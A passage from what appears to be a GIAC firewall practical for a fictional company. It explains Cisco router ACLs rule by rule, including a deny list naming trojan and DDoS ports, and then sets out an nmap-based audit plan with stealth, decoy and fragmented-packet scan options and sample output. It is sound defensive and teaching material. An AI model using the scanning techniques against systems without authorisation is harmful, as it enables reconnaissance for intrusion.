implements the security policy relating to resource access on the domain when the PDC is unavailable. This rule is required to allow the GIACE users to conduct day-to-day business in support of GIACE operations (authentication, file services, printing etc.).

permit udp 172.16.0.0 0.0.0.127 host 172.16.0.133 range 137 138

Allows NT domain access. This allows the user network to use NBNS and NBDGM services with the File Server on the service network. This will allow users to share files and perform resource browsing on the file server. This rule is required to allow the GIACE users to conduct day-to-day business in support of GIACE operations (authentication, file services, printing etc.).

permit tcp 172.16.0.0 0.0.0.127 host 172.16.0.133 eq 139

Allows NT domain access. This allows the user network to use the NBSS service with the File Server on the service network. This will allow users to share files and perform resource browsing on the file server. This rule is required to allow the GIACE users to conduct day-to-day business in support of GIACE operations (authentication, file services, printing etc.).

permit udp 172.16.0.0 0.0.0.127 host 172.16.0.135 eq domain

Allow DNS queries from user network. This allows GIACE employees access to name resolution services required for Internet access.

permit tcp 172.16.0.0 0.0.0.127 host 172.16.0.135 eq domain

Allow large DNS queries from user network. This allows GIACE employees access to name resolution services required for Internet access.

permit tcp 172.16.0.0 0.0.0.127 any eq www

Allow WWW queries from user network. This satisfies GIACE internal employees' web access requirements.)

permit tcp 172.16.0.0 0.0.0.127 any eq 443

Allow ssl connections to webserver. This satisfies GIACE internal employees secure access to webservers.

permit tcp 172.16.0.0 0.0.0.127 host 172.16.0.134 eq smtp

Allow users to send e-mail to mail server. This satisfies all GIACE internal employees' requirement to send e-mail to the Internet. This forwards smtp traffic to the internal e-mail server.

permit tcp 172.16.0.0 0.0.0.127 host 172.16.0.134 eq pop3

Allow users to retrieve e-mail from email server. This satisfies all GIACE internal employees' requirement to retrieve e-mail to the Internet. This retrieves e-mail via the POP3 protocol from the internal e-mail server.

permit tcp 172.16.0.0 0.0.0.127 any eq nntp

Allow users to retrieve newsgroup content. This satisfies GIACE internal employees access to newsgroups.

permit tcp 172.16.0.0 0.0.0.127 any eq ftp

Allow users to ftp files from external networks. This satisfies GIACE internal employees' ability to ftp data from the Internet.

permit tcp 172.16.0.0 0.0.0.127 any eq ftp-data

Allow users to ftp files from external networks. This satisfies GIACE internal employees' ability to ftp data from the Internet.

permit tcp host 172.16.0.2 host 192.168.0.4 eq 22

Allow web developer access to webserver. This allows the web developer: to keep the webserver up to date with current GIACE information. He can also maintain the database by populating the database with GIACEs latest product line, maintain the customer/supplier/partner interface and maintain the webserver/database server linkage to include all report generation functions in support of GIACE's business policy.

permit tcp host 172.16.0.2 host 172.16.0.140 eq 22

Allow web developer access to sql server. This allows the web developer: to keep the sql server up to date with current GIACE information. Also he can maintain the database by populating the database with GIACEs latest product line, maintain the customer/supplier/partner interface and maintain the webserver/database server linkage to include all report generation functions in support of GIACE's business policy.

permit tcp host 172.16.0.3 host 172.16.0.140 eq 22

Allow customer service access to sql server. This allows customer service to keep the database up to date with current GIACE customer information. Information relating to returns, receipts, shipping, reports, account information etc. is maintained in the database.

permit udp 172.16.0.0 0.0.0.127 host 172.16.0.137 eq ntp

Allow users to get time from ntp server 1. This aids in the investigation of suspicious activity by having all systems synchronized in time.

permit udp 172.16.0.0 0.0.0.127 host 172.16.0.138 eq ntp

Allow users to get time from ntp server 2 (backup). This aids in the investigation of suspicious activity by having all systems synchronized in time.

deny ip any any log-input

Block everything else not specified.

3.1.4.4. SERVERNETOUT

The following access list is used to restrict access to the GIACE external network and user network from the server network (traffic entering from ethernet 0/2). It is important in that it specifies authorized traffic in/out of GIACE's server network. Additionally, it restricts access to GIACE network resources to help prevent insider attacks.

The order of the ACL first denies access to unauthorized traffic attempting to access services that are running internally to the GIACE network and are therefore vulnerable to exploitation. Also, we will deny traffic to the most commonly probed ports. This is also helpful in allowing us to log probes against the network. This will help prevent "insider" attacks. Next, we will specify traffic allowed from the GIACE server network to satisfy our business policy relating to GIACE customers, Suppliers and Partners. Finally we will deny everything else we have not specified, implicitly denied or allowed.

We will attempt to maximize performance by placing the most used rules toward the top of the ACL (in the portion where we allow specific traffic). Our security policy prioritizes the blockage of malicious traffic over the allowance of required traffic and therefore includes all "deny" rules first. We will rely on CBAC

functionality to dynamically open holes on the firewall for return traffic. Generally, our ACL's rules will deny all that is not specifically allowed. Each rule will be explained as it relates to how our security policy satisfies business policy.

ip access-list extended servernetout

Creates named ACL called "servernetout". Individual rules for this named ACL (NACL) follows:

Note: This portion of the NACL blocks access to critical services utilized internally (which means they are exploitable) to GIACE from external access.

deny udp any any eq tftp log-input

Block TFTP Traffic and log matches.

deny udp any any range 161 162 log-input

Block SNMP Traffic and log matches.

deny udp any any eq syslog log-input

Block Syslog Traffic and log matches.

deny ip any host 172.16.0.127

Blocks Broadcast Traffic into the user network. Helps prevent DOS attacks.

deny ip any host 192.168.0.7

Blocks Broadcast Traffic into the service network. Helps prevent DOS attacks.

deny udp any any eq echo log-input

Blocks access to UDP echo port and log matches.

deny tcp any any eq echo log-input

Blocks access to TCP echo port and log matches.

deny tcp any any eq 11 log-input

Blocks access systat port and log matches.

deny udp any any eq chargen log-input

Blocks access to UDP character generator port and log matches.

deny tcp any any eq chargen log-input

Blocks access to TCP character generator port and log matches.

deny tcp any any eq telnet log-input

Blocks access to telnet port and log matches.

deny tcp any any eq finger log-input

Blocks access to finger port and log matches.

deny tcp any any eq 98 log-input

Blocks access to linuxconf port and log matches. GUI-based System administration tool for Linux. A very powerful tool!

deny tcp any any eq pop2 log-input

Blocks access to pop2 mail port and log matches.

deny tcp any any eq pop3 log-input

Blocks access to pop3 mail port and log matches.

deny tcp any any eq sunrpc log-input

Blocks access to sunrpc port and log matches.

deny tcp any any eq 143 log-input

Blocks access to imap mail port and log matches.

deny tcp any any eq exec log-input

Blocks access to rsh port and log matches.

deny tcp any any eq login log-input

Blocks access to rlogin port and log matches.

deny udp any any eq who log-input

Blocks access to who port and log matches.

deny tcp any any eq cmd log-input

Blocks access to rcmd port and log matches.

deny tcp any any eq 515 log-input

Blocks access to printer spooler port and log matches.

deny tcp any any eq 635 log-input

Blocks access to NFS mount port and log matches.

deny tcp any any eq 1011 log-input

Blocks access to Doly Version 1.1 and 1.2 trojan port and log matches.

deny tcp any any eq 1015 log-input

Blocks access to Doly Version 1.5 trojan port and log matches.

deny tcp any any eq 1016 log-input

Blocks access to Doly Version 1.5 and 1.6 trojan port and log matches.

deny tcp any any eq 1035 log-input

Blocks access to Doly Version 1.35 trojan port and log matches.

deny tcp any any eq 1080 log-input

Blocks access to SOCKS port and log matches.

deny tcp any any eq 2000 log-input

Blocks access to NFS port and log matches.

deny tcp any any eq 3128 log-input

Blocks access to squid proxy port and log matches.

deny udp any any eq 4000 log-input

Blocks access to ICQ port and log matches.

deny tcp any any eq 5631 log-input

Blocks access to TCP PCAnywhere version 8.x and 9.x port and log matches.

deny udp any any eq 5632 log-input

Blocks access to UDP PCAnywhere version 8.x and 9.x port and log matches.

deny tcp any any range 6000 6255 log-input

Blocks access to X-Windows ports and log matches.

deny tcp any any range 6665 6669 log-input

Blocks access to TCP IRC port and log matches.

deny udp any any range 6665 6669 log-input

Blocks access to UDP IRC port and log matches.

deny tcp any any eq 8080 log-input

Blocks access to Wingate sniffer port and log matches.

deny tcp any any range 12345 12346 log-input

Blocks access to Netbus trojan ports and log matches.

deny tcp any any eq 16660 log-input

Blocks access to Stacheldracht Distributed DOS port (Client to Handler) and log matches.

deny tcp any any eq 27374 log-input

Blocks access to SubSeven 2.1 port and log matches.

deny udp any any eq 27444 log-input

Blocks access to UDP Trin00 Distributed DOS port (master to Daemons) and log matches.

deny tcp any any eq 27665 log-input

Blocks access to TCP Trin00 Distributed DOS port (Intruder to Master) and log matches.

deny tcp any any eq 31335 log-input

Blocks access to UDP Trin00 Distributed DOS port (Daemon to Master) and log matches.

deny tcp any any eq 31337 log-input

Blocks access to Back Orifice trojan port and log matches.

deny udp any any range 31789 31790 log-input

Blocks access to Hack 'a' Tack trojan ports and log matches.

deny udp any any range 54320 54321 log-input

Blocks access to Back Orifice 2K trojan ports and log matches.

deny tcp any any eq 65000 log-input

Blocks access to Stacheldracht Distributed DOS port (Handler to Agents) and log matches.

deny tcp any any eq 65301 log-input

Blocks access to TCP PCAnywhere version 8.x. and log matches.

Note: This section includes permitted traffic in order to satisfy GIACE's business policy. This section provides baseline services required for the daily operation of GIACE employees. Internet, mail, newsgroups, DNS, ftp, SSL, and NTP are all required to support business operations. The ability to connect to servers/routers to perform maintenance, perform research, correspond with customers, employees, suppliers, and partners are all core business requirements needed to satisfy business operations.

permit udp host 172.16.0.132 172.16.0.0 0.0.0.127 eq 137

Allows NT domain access. This allows the WINS server to make connections with the users on the user network via NBNS in order to resolve NETBIOS names required for NT domain authentication and file server access. This rule is required to allow the GIACE

users to conduct day-to-day business in support of GIACE operations (authentication, file services, printing etc.).

permit tcp host 172.16.0.132 172.16.0.0 0.0.0.127 eq 137

Allows NT domain access. This allows WINS to register the user network via NBNS. This rule is required to allow the GIACE users to conduct day-to-day business in support of GIACE operations (authentication, file services, printing etc.).

permit udp host 172.16.0.130 172.16.0.0 0.0.0.127 range 137 138

Allows NT domain access. This allows the PDC to use NBNS and NBDGM services to authenticate users to the NT domain, to perform network printing and to browse network resources. This rule is required to allow the GIACE users to conduct day-to-day business in support of GIACE operations (authentication, file services, printing etc.)..

permit tcp host 172.16.0.130 172.16.0.0 0.0.0.127 range 137 139

Allows NT domain access. This allows the PDC to use NBNS, NBDGM and NBSS services authenticate users to the NT domain, register with WINS, to perform network printing and to browse network resources. This rule is required to allow the GIACE users to conduct day-to-day business in support of GIACE operations (authentication, file services, printing etc.).

permit udp host 172.16.0.131 172.16.0.0 0.0.0.127 range 137 138

Allows NT domain access. This allows the BDC to use NBNS and NBDGM services to authenticate users the NT domain, to perform network printing and to browse network resources when the PDC is unavailable. This rule is required to allow the GIACE users to conduct day-to-day business in support of GIACE operations (authentication, file services, printing etc.).

permit tcp host 172.16.0.131 172.16.0.0 0.0.0.127 range 137 139

Allows NT domain access. This allows the BDC to use NBNS, NBDGM and NBSS services to authenticate users to the NT domain, register with WINS, to perform network printing and to browse network resources when the PDC is unavailable. This rule is required to allow the GIACE users to conduct day-to-day business in support of GIACE operations (authentication, file services, printing etc.).

permit udp host 172.16.0.133 172.16.0.0 0.0.0.127 range 137 138

Allows NT domain access. This allows the File Server to use NBNS and NBDGM on the user network. This will allow users to share files and perform resource browsing on the file server. This rule is required to allow the GIACE users to conduct day-to-day business in support of GIACE operations (authentication, file services, printing etc.).

permit tcp 172.16.0.0 0.0.0.127 host 172.16.0.133 eq 139

Allows NT domain access. This allows the File Server to use the NBSS service on the service network. This will allow users to share files and perform resource browsing on the file server. This rule is required to allow the GIACE users to conduct day-to-day business in support of GIACE operations (authentication, file services, printing etc.).

permit udp host 172.16.0.135 host 192.168.0.3 eq domain

Allow Internal DNS server to query external DNS Server. This allows GIACE employees access to name resolution services required for Internet access.

permit tcp host 172.16.0.134 host 192.168.0.1 eq smtp

Allow internal e-mail server to route mail to external mail relay. This satisfies all GIACE internal employees' requirement to send e-mail to the Internet. This forwards smtp traffic to the external e-mail server.

permit icmp 172.16.0.128 0.0.0.127 any echo

Allow Ping for troubleshooting. Allows GIACE System Administrators/Users to troubleshoot network connectivity problems.

permit tcp host 172.16.0.142 any eq www

Allow sysadmin WWW queries from service network. This satisfies GIACE internal employees' web access requirements from the sysadmin's host at 172.16.0.142.

permit tcp host 172.16.0.142 any eq 443

Allow ssl connections to webserver. This satisfies GIACE sysadmin's secure access to webservers at from his position at 172.16.0.142.

permit tcp host 172.16.0.143 any eq 443

Allow ssl connections to webserver. This satisfies GIACE sysadmin's secure access to webservers from his position at 172.16.0.143.

permit tcp host 172.16.0.142 any eq nntp

Allow sysadmin to retrieve newsgroup content. This satisfies GIACE sysadmin's access to newsgroups from his position at 172.16.0.142.

permit tcp host 172.16.0.142 any eq ftp

Allow sysadmin to ftp files from external networks. This satisfies sysadmin's ability to ftp data from the Internet his position at 172.16.0.142..

permit tcp host 172.16.0.142 any eq ftp-data

Allow sysadmin to ftp files from external networks. This satisfies sysadmin's ability to ftp data from the Internet his position at 172.16.0.142.

permit tcp host 172.16.0.143 any eq www

Allow sysadmin WWW queries from service network. Allow sysadmin WWW queries from service network. This satisfies GIACE internal employees' web access requirements form the sysadmin's host at 172.16.0.143.

permit tcp host 172.16.0.143 any eq nntp

Allow sysadmin to retrieve newsgroup content. This satisfies GIACE sysadmin's access to newsgroups from his position at 172.16.0.143.

permit tcp host 172.16.0.143 any eq ftp

Allow sysadmin to ftp files from external networks. This satisfies sysadmin's ability to ftp data from the Internet his position at 172.16.0.143.

permit tcp host 172.16.0.143 any eq ftp-data

Allow sysadmin to ftp files from external networks. This satisfies sysadmin's ability to ftp data from the Internet his position at 172.16.0.143.

permit tcp host 172.16.0.142 host 192.168.0.1 eq 22

Allow sysadmin access to external mail server. This provides a secure method of administering GIACE's external mail server via Secure Shell (SSH) from the sysadmin's position at 172.16.0.142.

permit tcp host 172.16.0.142 host 192.168.0.3 eq 22

Allow sysadmin access to external DNS server. This provides a secure method of administering GIACE's external DNS server via Secure Shell (SSH) from the sysadmin's position at 172.16.0.142.

permit tcp host 172.16.0.142 host 192.168.0.4 eq 22

Allow sysadmin access to external webserver. This provides a secure method of administering GIACE's external webserver via Secure Shell (SSH) from the sysadmin's position at 172.16.0.142.

permit tcp host 172.16.0.142 host 192.168.0.9 eq 22

Allow sysadmin access to External router. This provides a secure method of administering GIACE's external router via Secure Shell (SSH) from the sysadmin's position at 172.16.0.142.

permit tcp host 172.16.0.143 host 192.168.0.1 eq 22

Allow sysadmin access to external mail server. This provides a secure method of administering GIACE's external mail server via Secure Shell (SSH) from the sysadmins position at 172.16.0.143.

permit tcp host 172.16.0.143 host 192.168.0.3 eq 22

Allow sysadmin access to external DNS server. This provides a secure method of administering GIACE's external DNS server via Secure Shell (SSH) from the sysadmin's position at 172.16.0.143.

permit tcp host 172.16.0.143 host 192.168.0.4 eq 22

Allow sysadmin access to external webserver. Allow sysadmin access to external webserver. This provides a secure method of administering GIACE's external webserver via Secure Shell (SSH) from the sysadmin's position at 172.16.0.143.

permit tcp host 172.16.0.143 host 192.168.0.9 eq 22

Allow sysadmin access to External router. This provides a secure method of administering GIACE's external router via Secure Shell (SSH) from the sysadmin's position at 172.16.0.143.

permit udp host 172.16.0.137 host 129.6.15.28 eq ntp

Allow ntp server 1 to get time updates from time-a.nist.gov (Maryland). This allows NTP 1 to access the Master NTP server at 129.6.15.28 in Maryland. This aids in the investigation of suspicious activities on the GIACE network by having all systems time-synchronized.

permit udp host 172.16.0.137 host 192.43.244.18 eq ntp

Allow ntp server 1 to get time updates from time-a.nist.gov (Colorado). This allows NTP 1 to access the Master NTP server at 192.43.244.18 in Colorado (backup) in case Maryland is not available. This aids in the investigation of suspicious activities on the GIACE network by having all systems time-synchronized.

permit udp host 172.16.0.138 host 129.6.15.28 eq ntp

Allow ntp server 2 (backup) to get time updates from time-a.nist.gov (Maryland). This allows NTP 1 to access the Master NTP server at 129.6.15.28 in Maryland. This aids in the investigation of suspicious activities on the GIACE network by having all systems time-synchronized.

permit udp host 172.16.0.138 host 192.43.244.18 eq ntp

Allow ntp server 2 (backup) to get time updates from time-a.nist.gov (Colorado). This allows NTP 1 to access the Master NTP server at 192.43.244.18 in Colorado (backup) in case Maryland is not available. This aids in the investigation of suspicious activities on the GIACE network by having all systems time-synchronized.

deny ip any any log-input

Block everything else not specified and log matches.

line con 0

This identifies the configurations for line console 0 to follow. This is visible when performing the "show running-configuration" command.

password 7 020CF5481200

Establishes the password for access to the router console. The password is encrypted due to the "service password-encryption" command.

line vty 0 4

This identifies the configurations for line virtual ttys 0 - 4 to follow. This is visible when performing the "show running-configuration" command.

password 7 0305346ACD200

Line Configuration Command – Establishes the password for access to the router console. The password is encrypted due to the "service password-encryption" command.

end

End of the running-configuration file.

4. ASSIGNMENT 3

4.1. Verifying the firewall policy[47]

The following paragraphs will describe how to verify the implementation of GIACE's security policy. It will describe the technical approach of performing the audit, considerations to take when planning an auditing session, costs and level of effort associated with the audit and finally risks/considerations and how they will be addressed.

4.1.1. TECHNICAL APPROACH

Due to the fact that GIACE is just establishing it operations, a new audit will be required. After the completion of the initial audit, GIACE should be re-audited every time a configuration changes, new security policies are added, and periodically thereafter. This audit will establish a baseline to use for further audits. Changes will be detected by comparing the initial baseline to future audits. Those identified changes can then be researched to determine intentional, unintentional as well as malicious changes.

Cost is always of primary concern for GIACE. Therefore, freeware tools will be utilized to test the security policy. NMAP[48] and Ethereal[49] will be the primary tools used during the audit. NMAP's flexibility will allow us to craft the required packets in order to test ACLs. We will use NMAP's command line to perform the audit. Samples of possible NMAP commands are as follows:

Some Common Scan Types ('*' options require root privileges)

-sT TCP connect() port scan (default)

* -sS TCP SYN stealth port scan (best all-around TCP scan)

* -sU UDP port scan

-sP ping scan (Find any reachable machines)

-sF,-sX,-sN Stealth FIN, Xmas, or Null scan (experts only)

-sR/-I RPC/Identd scan (use with other scan types)

Some Common Options (none are required, most can be combined):

[47] The strategy used for auditing in this assignment is based on information in SANS Track 2 Training (Firewalls, Perimeter Protection and VPNs) Day 5, Modules 3 and 4

[48] by fyodor, http://www.insecure.org/nmap

[49] by Gerald Combs, http://www.ethereal.com

-O Use TCP/IP fingerprinting to guess remote operating system

-p <range> ports to scan. Example range: '1-1024,1080,6666,31337'

-F Only scans ports listed in nmap-services

-v Verbose. Its use is recommended. Use twice for greater effect

.

-P0 Don't ping hosts (needed to scan www.microsoft.com and others)

-Ddecoy_host1,decoy2[,...] Hide scan using many decoys

-T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane> General timing policy

-n/-R Never do DNS resolution/Always resolve [default: sometimes resolve]

-oN/-oX/-oG <logfile> Output normal/XML/grepable scan logs to <logfile>
-iL <inputfile> Get targets from file; Use '-' for stdin

* -S <your_IP>/-e <devicename> Specify source address or network interface

--interactive Go into interactive mode (then press h for help)

The process by which the security policy will be tested will include generating a packet from allowed and prohibited source IP addresses to allowed and prohibited destination addresses. Each crafted packet will target a specific allowed or prohibited port. Additionally, fragmented packets with unusual TCP flags being set will also be used to test each ACL. When appropriate, Ethereal will be used to monitor the generated traffic prior to entering the firewall. Syslog will be checked to ensure the denied packets are logged and router ACL counters will be checked to verify matches to the appropriate rules. ACL counters will be cleared after each test to ensure results of specific tests are not confused with previous tests. After the completion of each test, the outputs of NMAP and Ethereal will be evaluated to verify expected and unexpected results. Auditors will utilize a laptop computer with all the required tools loaded on the laptop to complete the test. The laptop will plug into the associated switch in

each network to perform the audit. The following traffic patterns will be audited in order to verify all ACLs (utilizes each ACL at least once):

- External source to server, service and user networks
- User network to service, server and external network

The following traffic patterns will be audited to ensure implementation of the security policy (utilizing multiple ACLs):

- Server network to external, service, and user networks
- Service network to external, server and user

4.1.2. AUDITING CONSIDERATIONS

Due to the fact that unexpected results can occur in addition to the fact that the auditing process may cause concern for uninformed individuals (which can lead to criminal prosecution of the auditors!), all auditing activities will be approved by GIACE management in writing. GIACE system administrators will be required to also coordinate in writing to ensure the auditing process does not conflict with administration activities. This coordination will also ensure the integrity of the audit and will ensure the required access is granted in order to successfully accomplish the test. The audit process requires the generation of traffic from several different sources internal and external to the GIACE LAN. To reduce inconvenience to GIACE users, the audit will be conducted on a weekend when users are normally not at work to facilitate access to the required workstations that will be used to perform testing.

4.1.2.1. Costs and level of effort

We will utilize GIACE laptops currently in inventory and freeware tools to perform the audit. Therefore, the cost of software and hardware to perform the audit is minimal. However, costs associated to unforeseen downtime, time to reconfigure security devices to properly implement GIACE's security policy, overtime pay to GIACE system administrators assisting in the audit and opportunity costs from lost business must be considered. Conducting the audit on the weekend should minimize the opportunity costs from lost business (assuming a majority of GIACE customers conduct their business during the work week) and also minimize the impacts of downtime. The major costs will be in the overtime paid to system administrators assisting in the audit, analyzing results, documenting results and reconfiguring devices to properly implement GIACE's security policy should problems be identified. We estimate the cost to be equal to 32 hours of overtime pay (2 system administrators * 16 hours each). The following lists an estimated breakdown of hours required to perform the audit:

Conducting the Audit – 16 hours
Analyzing Results – 4 hours

Documentation – 4 hours
Reconfiguration – 8 hours

Total – 32 hours

4.1.2.2. Risks

The biggest risk in conducting the audit is related to unforeseen responses by GIACE systems and extended downtime. To mitigate the risk, all systems and security devices will be backed up (configurations and data) prior to the conduct of the audit. Restoration of backups will also be tested to ensure the integrity of restoral procedures. Should problems arise, systems will be returned to their previous condition and researched to identify the cause of the problem. Once the problem is identified, it can be corrected and the audit performed at a later date.

4.1.3. AUDIT RESULTS

4.1.3.1. External source to server, service and user network

The following ACLs are to be tested as traffic flows from the Internet, customers, teleworkers, mobile sales, partners and suppliers to the server network:

giacnetin – (applied to serial 0/0 of the GIACE External Router)
extnetin - (applied to ethernet 0/0 of the GIACE Internal Router)
servernetout – (applied to ethernet 0/2 of the GIACE Internal Router)
protlanin - (applied to ethernet 0/0 of the GIACE External Router)

Note: We will only explain the output of Nmap, Ethereal, Syslog entries and Router ACL matches the first time a technique for a test is used. After the first explanation, future tests will only document the results of the nmap scan (i.e. open, closed or filtered), if appropriate traffic is generated, if the event was logged and if the ACL was matched.[50]

4.1.3.1.1. TESTING THE GIACNETIN ACL

Validating Permitted Traffic

In this test we will ensure that our teleworkers, mobile sales personnel, suppliers and partners can access the GIACE internal LAN via their VPN. We generate the appropriate packets using nmap to test this ACL. In order to test

[50] Explanations of Nmap outputs are based upon information contained in Nmap's "man" pages included with the application

the ESP protocol during the ESP portion of the test, we will utilize Cisco Secure VPN Client[51]. The rule to be tested is policy 3 for permitted traffic:

permit udp any host 192.168.0.10 eq isakmp

The nmap commands to be used for this test are:

nmap –sU –p 500 –P0 –v 192.168.0.10

This will generate a UDP scan of 192.168.0.10, port 500 (isakmp), from an external source (10.0.0.1). This test will not ping the target and present the scan results in verbose mode.

NMAP UDP scan responses will look like the following:

```
Starting nmap V. 2.54BETA22 ( www.insecure.org/nmap/ )
 Host  (192.168.0.10) appears to be up ... good.
Initiating UDP Scan against  (192.168.0.10)
The UDP Scan took 12 seconds to scan 1 ports.
Interesting ports on  (192.168.0.10):
Port        State   Service
500/udp     open    isakmp

Nmap run completed -- 1 IP address (1 host up) scanned in 12
seconds
```

Explanation of output:

Host (192.168.0.10) appears to be up ... good.

Normally, Nmap will attempt to determine the status of the host (up or down) prior to scanning it. However, since we're using the –P0 option (don't ping), Nmap assumes we want to scan the host anyway and therefore it must be up (otherwise why would we be wasting our time).

Initiating UDP Scan against (192.168.0.10)

This indicates the type of scan (UDP) and the target of the scan (192.168.0.10).

The UDP Scan took 12 seconds to scan 1 ports.

This indicates the time it took to complete the scan (note: UDP scans are slow!).

[51] http://www.cisco.com/en/US/products/sw/secursw/ps2138/index.html

```
Interesting ports on  (192.168.0.10):
Port        State   Service
500/udp     open    isakmp
```

This is the part we're interested in. This shows the results of the scan. In this case, Nmap determines that UDP port 500 (isakmp service) is open. Nmap performs UDP scanning by sending 0 byte UDP packets to the target port. We should remember that the UDP protocol is non connection-oriented, so there won't be any UDP response from the target. However, if the UDP port is closed, the target should respond (platform independent) with an ICMP destination unreachable message. In this test, there was no ICMP message, therefore Nmap assumes the port is open. We should keep in mind that if a device is configured to inhibit ICMP unreachable messages, Nmap could interpret the port as being open when it is really closed. The router (192.168.0.10) was configured to allow ICMP unreachable messages for this test.

This part of the test requires that we look at an Ethereal Dump to verify the ESP protocol traffic between the VPN client and the secure gateway (GIACE Interior Router). Ethereal is required because Nmap cannot generate ESP packets. We will initiate a VPN connection from an external host (10.0.0.1 in this case) to the GIACE interior router (secure gateway). We will only include relevant portions of the Ethereal dump to verify that the GIACE exterior router is passing the ESP protocol to the GIACE interior router. The rule to be tested is policy 3 for permitted traffic:

```
permit esp any host 192.168.0.10
```

Ethereal Dumps will look like the following:

This shows traffic flowing from our VPN client (10.0.0.1 in this case) to the GIACE interior router (192.168.0.10).

```
Internet Protocol, Src Addr: CYBER1 (10.0.0.1), Dst Addr:
192.168.0.10 (192.168.0.10)
Protocol: ESP (0x32)
  Source: CYBER1 (10.0.0.1)
  Destination: 192.168.0.10 (192.168.0.10)
Encapsulating Security Payload
Data (76 bytes)
```

Explanation of output:

```
Internet Protocol, Src Addr: CYBER1 (10.0.0.1), Dst Addr:
192.168.0.10 (192.168.0.10)
```

This identifies the source and destination IP addresses of the packet being captured. The DNS resolved name is included if possible.

Protocol: ESP (0x32)

This identifies the ESP protocol being carried in the packet.

Source: CYBER1 (10.0.0.1)

This identifies the source IP address included in the IP header.

Destination: 192.168.0.10 (192.168.0.10)

This identifies the destination IP address included in the IP header.

Encapsulating Security Payload

This identifies the contents of the ESP payload to follow.

Data (76 bytes)

The data in the packet is encrypted. It includes the client's tunneled protocol (Telnet in this particular case).

This shows traffic flowing from the GIACE interior router to the VPN client.

Internet Protocol, Src Addr: 192.168.0.10 (192.168.0.10), Dst Addr: CYBER1 (10.0.0.1)
Protocol: ESP (0x32)
Source: 192.168.0.10 (192.168.0.10)
Destination: CYBER1 (10.0.0.1)
Encapsulating Security Payload
Data (68 bytes)

In this test of policy 1, we want to ensure anyone can access our public servers (web and e-mail). We will generate packets from 10.0.0.1 to perform SYN stealth scan against targets:

192.168.0.4, port 80
192.168.0.1, port 25
192.168.0.4, port 443

We will not ping the targets and the results will be presented in verbose mode. This test will verify the following rules:

permit tcp any host 192.168.0.4 eq www
permit tcp any host 192.168.0.1 eq smtp
permit tcp any host 192.168.0.4 eq 443

The nmap commands to be used for this test are:

nmap –sS –p 80 –P0 –v 192.168.0.4

NMAP SYN Stealth scan responses will look like the following:

```
Starting nmap V. 2.54BETA22 ( www.insecure.org/nmap/ )
Host  (192.168.0.4) appears to be up ... good.
Initiating SYN Stealth Scan against  (192.168.0.4)
  Adding TCP Port 80 (state open)
The SYN Stealth Scan took 1 seconds to scan 1 ports.
Interesting ports on  (192.168.0.4):
Port        State   Service
80/tcp      open    http
```

This test utilizes a SYN Stealth Scan (half open scan). SYN Stealth scans only send TCP packets with the SYN flag set. No attempt is made to establish a full connection (Nmap sends a RST/ACK immediately after interpreting the response to close the connection). Some IDS systems will not log half open scans, thus making this type of scan more stealthy. In this test, Nmap sends a series of TCP packets with the SYN flag set to TCP port 80. If the target responds with a TCP packet with the SYN and ACK flags set, Nmap interprets the port as open. If there is no response, Nmap interprets the port as being filtered. If the response is a TCP packet with the ACK and RST flags set, Nmap interprets the port as being closed. Again, a non-existent host with no ICMP message also causes Nmap to interpret the port to be filtered (no response). This test indicates port 80 is open.

nmap –sS –p 443 –P0 –v 192.168.0.4

```
Starting nmap V. 2.54BETA22 ( www.insecure.org/nmap/ )
Host  (192.168.0.4) appears to be up ... good.
Initiating SYN Stealth Scan against  (192.168.0.4)
  Adding TCP Port 443 (state open)
The SYN Stealth Scan took 1 seconds to scan 1 ports.
Interesting ports on  (192.168.0.4):
Port        State   Service
443/tcp     open    https
```

This test indicates port 443 is open.

nmap –sS –p 25 –P0 –v 192.168.0.1

Starting nmap V. 2.54BETA22 (www.insecure.org/nmap/)
Host (192.168.0.1) appears to be up ... good.
Initiating SYN Stealth Scan against (192.168.0.1)
Adding TCP Port 25 (state open)
The SYN Stealth Scan took 1 seconds to scan 1 ports.
Interesting ports on (192.168.0.1):
Port State Service
25/tcp open smtp

This test indicates port 25 is open.

In this test of policy 1, we want to ensure the GIACE employees can ping outside of the LAN to test connectivity problems. We will run this test from 172.16.0.140 (SQL Server). This test will verify the following rule:

permit icmp any 172.16.0.0 0.0.0.255 echo-reply

The Nmap commands to be used for this test are:

nmap –sP –PI –v 10.0.0.1

NMAP ICMP Ping Sweep scan responses will look like the following:

Starting nmap V. 2.54BETA22 (www.insecure.org/nmap/)
Host (10.0.0.1) appears to be up
Nmap run completed – 1 IP address (1 host up) scanned in 1 second.

This test utilized an ICMP ping of the external target (10.0.0.1 in this case). Nmap interprets the received ICMP echo replies as meaning the target is up. This verifies the ICMP echo reply rule for this ACL.

In this test of policy 3, we want to ensure that teleworkers, mobile sales, partners and suppliers can test connectivity to the GIACE internal router to verify their ability to establish the VPN. Unfortunately, everyone external to GIACE will be also able to ping this address. But GIACE management is willing to take the risk to facilitate their business processes. We will run this test from 10.0.0.1. This test will verify the following rule:

permit icmp any host 192.168.0.10 echo

The NMAP ICMP Ping Sweep scan responses was:

> Starting nmap V. 2.54BETA22 (www.insecure.org/nmap/)
> Host (192.168.0.10) appears to be up
> Nmap run completed – 1 IP address (1 host up) scanned in 1 second.

We will check to ensure we are generating the appropriate traffic by evaluating ethereal data prior to entering the firewall. The following Ethereal dump verifies we are generating the appropriate traffic.

Prior to the firewall

ISAKMP Traffic

Internet Protocol, Src Addr: 10.0.0.1 (10.0.0.1), Dst Addr: 192.168.0.10 (192.168.0.10)
Protocol: UDP (0x11)
Source: 10.0.0.1 (10.0.0.1)
Destination: 192.168.0.10 (192.168.0.10)
User Datagram Protocol
Source Port: 63711 (63711)
Destination Port: 500 (500)

HTTP Traffic

Internet Protocol, Src Addr: 10.0.0.1 (10.0.0.1), Dst Addr: 192.168.0.4 (192.168.0.4)
Protocol: TCP (0x06)
Source: 10.0.0.1 (10.0.0.1)
Destination: 192.168.0.4 (192.168.0.4)
Transmission Control Protocol, Src Port: 57947 (57947), Dst Port: 80 (80)
Source Port: 57947 (57947)
Destination Port: 80 (80)
Flags: 0x0002 (SYN)

HTTPS Traffic

Internet Protocol, Src Addr: 10.0.0.1 (10.0.0.1), Dst Addr: 192.168.0.4 (192.168.0.4)
Protocol: TCP (0x06)
Source: 10.0.0.1 (10.0.0.1)

Destination: 192.168.0.4 (192.168.0.4)
Transmission Control Protocol, Src Port: 56347 (56347), Dst Port: 443 (443)
Source Port: 56347 (56347)
Destination Port: 443 (443)
Flags: 0x0002 (SYN)

SMTP Traffic

